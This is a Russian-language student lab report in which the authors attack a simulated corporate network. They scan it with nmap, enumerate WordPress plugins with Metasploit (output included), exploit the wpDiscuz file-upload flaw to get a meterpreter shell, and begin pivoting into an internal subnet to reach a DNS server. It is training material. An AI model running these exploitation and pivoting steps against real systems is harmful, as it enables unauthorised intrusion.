Лабораторная работа №4

Кибербезопасность предприятия

Еюбоглу Т, Зиязетдинов А, Исаев Б| НПИбд-01-22

Содержание

Список иллюстраций

Список таблиц

1 Цель работы

Цель данной лабораторных работ — отработка навыков проведения комплексной кибератаки в контролируемой среде, имитирующей реальную корпоративную сеть.

2 Теоретическое введение

Во внутреннем сегменте организации необходимо получить доступ к DNS-серверу и найти флаг в одной из DNS-записей.

Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ.

3 Выполнение лабораторной работы

Перед началом атаки я провожу разведку путем сканирования сети. На основе исходных данных я определяю адрес подсети, в которой находится целевой сервер – 195.239.174.0/24. Для обнаружения уязвимых узлов я использую сканер nmap – это инструмент сканирования сетей, который позволяет настраивать сканирование с помощью передаваемых через командную строку флагов.

Применяемые мной флаги: - -sV – проверяет открытые порты для определения информации о службе/версии; - -sC – производит сканирование скриптами. (рис. fig. 3.1).

Рис. 3.1: Результат сканирования сети

В результате сканирования я обнаружил, что сервер с адресом 195.239.174.25 содержит открытый 80 порт (http), на котором располагается веб-портал portal.ampire.corp. Для перехода на сайт портала организации мне необходимо добавить статическую запись в файл /etc/hosts. (рис. fig. 3.2).



Рис. 3.2: Добавление записи в файл /etc/hosts

При переходе по адресу http://portal.ampire.corp в браузере открывается сайт портала организации. В нижней части страницы портала я обнаруживаю информацию, что данный сайт создан с помощью CMS Wordpress. (рис. fig. 3.3).



Рис. 3.3: Сайт портала организации

Сайт работает на CMS Wordpress, поэтому для поиска возможных векторов атаки я провожу сканирование с помощью модуля Metasploit wordpress_scanner.

Metasploit Framework – это инструмент, содержащий множество модулей для исследования и эксплуатации уязвимостей. Я открываю фреймворк через командную строку с помощью команды msfconsole в терминале. (рис. fig. 3.4) (рис. fig. 3.5).



Рис. 3.4: Запуск фреймворка через GUI



Рис. 3.5: Интерфейс фреймворка Metasploit

Для исследования CMS WordPress на уязвимости я выбираю подходящий модуль сканирования. Выполняю поиск нужного модуля с помощью команды: (рис. fig. 3.6)



Рис. 3.6: Результат поиска модуля сканирования WordPress

Наиболее подходящим инструментом для моих задач является модуль 28 auxiliary/scanner/http/wordpress_scanner. Для выбора данного модуля я использую команду: use 28. Для правильной настройки модуля я отображаю настраиваемые параметры с помощью команды: options (рис. fig. 3.7)



Рис. 3.7: Выбор нужного модуля и отображение параметров

Для настройки модуля сканирования я задаю параметр rhost, который определяет цель сканирования. В данном случае целью выступает portal.ampire.corp. Настройку произвожу с помощью команды: set rhost portal.ampire.corp. После настройки модуль запускается с помощью команды: run (рис. fig. 3.8)

```
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhost portal.ampire.corp
rhost ⇒ portal.ampire.corp
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress  0/2 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress   0/60 (0.0%)
[+] 195.239.174.25 - Detected plugin: wp-essential version 5.7.1
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp
/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) >
```

Рис. 3.8: Настройка и запуск модуля сканирования

Результатом сканирования является список используемых целевым сервисом плагинов (рис. fig. 3.9)

```
[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress  0/2 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress   0/60 (0.0%)
[+] 195.239.174.25 - Detected plugin: wp-essential version 5.7.1
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp
/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Рис. 3.9: Результат сканирования

После сканирования я проверяю, какие из обнаруженных плагинов являются уязвимыми:

- **Wp essential** - является уязвимым и может быть эксплуатирован злоумышленником;
- **Wp-file-manager v7.1.2** - не является уязвимым после версии 6.9;
- **Duplicator** - является уязвимым и может быть эксплуатирован злоумышленником;
- **WpDiscuz** - содержит уязвимость, которая может привести к удаленному выполнению кода;
- **Elementor** - не является уязвимым, но дополнение Essential может быть использовано злоумышленником.

В данном сценарии для захвата сайта я могу использовать любой из плагинов: WpDiscuz, Duplicator или Essential. Варианты эксплуатации этих плагинов будут продемонстрированы далее.

3.0.1 2.1.1 Эксплуатация плагина WpDiscuz

Уязвимость данного плагина заключается в возможности загрузки произвольного файла на сервер с последующим удаленным выполнением кода (RCE). Плагин предназначен для разрешения пользователям прикреплять только изображения к комментариям, но уязвимые версии WpDiscuz не могут корректно проверить тип прикрепляемых файлов. Это позволяет загружать на сервер файлы любого типа, включая PHP-файлы.

Для эксплуатации данной уязвимости мне потребуется только адрес целевой машины и ссылка на любой пост с возможностью комментирования. IP-адрес целевой машины я уже получил на этапе сканирования, а адрес поста можно получить при просмотре записи после перехода по ссылке с главной страницы портала организации. (рис. fig. 3.10)



Рис. 3.10: Пост “IT is magic” от пользователя “admin_joe”

Найденный пост «IT is magic» от пользователя «admin_joe» имеет следующий адрес: /index.php/2021/07/26/hello-world/. Этот адрес будет использоваться при проведении атаки.

Для отмены выбора модуля мне необходимо набрать в командной строке команду back. Далее я осуществляю поиск нужного эксплойта для выбранного плагина с помощью команды: search wordpress exploit wp_wpdiscuz (рис. fig. 3.11)



Рис. 3.11: Выход из модуля и поиск exploit

В консоли Metasploit отображается единственный найденный модуль exploit unix/webapp/wp_wpdiscuz_unauthenticated_file_upload, который я выбираю для использования. (рис. fig. 3.12)



Рис. 3.12: Выбранный модуль use 0

С помощью команды options можно посмотреть доступные параметры для данного модуля (рис. fig. 3.13)



Рис. 3.13: Параметры модуля

Далее установить значения параметров для атаки (рис. fig. 3.14)



Рис. 3.14: Установка значений параметров для атаки

В результате запуска модуля будет получена meterpreter-сессия от имени поль-

зователя “www-data” (рис. fig. 3.15)



Рис. 3.15: Получения meterpreter-сессии

3.0.2 2.1.2 Поиск DNS-сервера

После получения сессии можно переходить к процедуре поиска нужного сервера. В первую очередь выполнить проброс портов во внутреннюю сеть с помощью команды autoroute и запустить данную сеть - run autoroute -s 10.10.10.0/24. (рис. fig. 3.16)

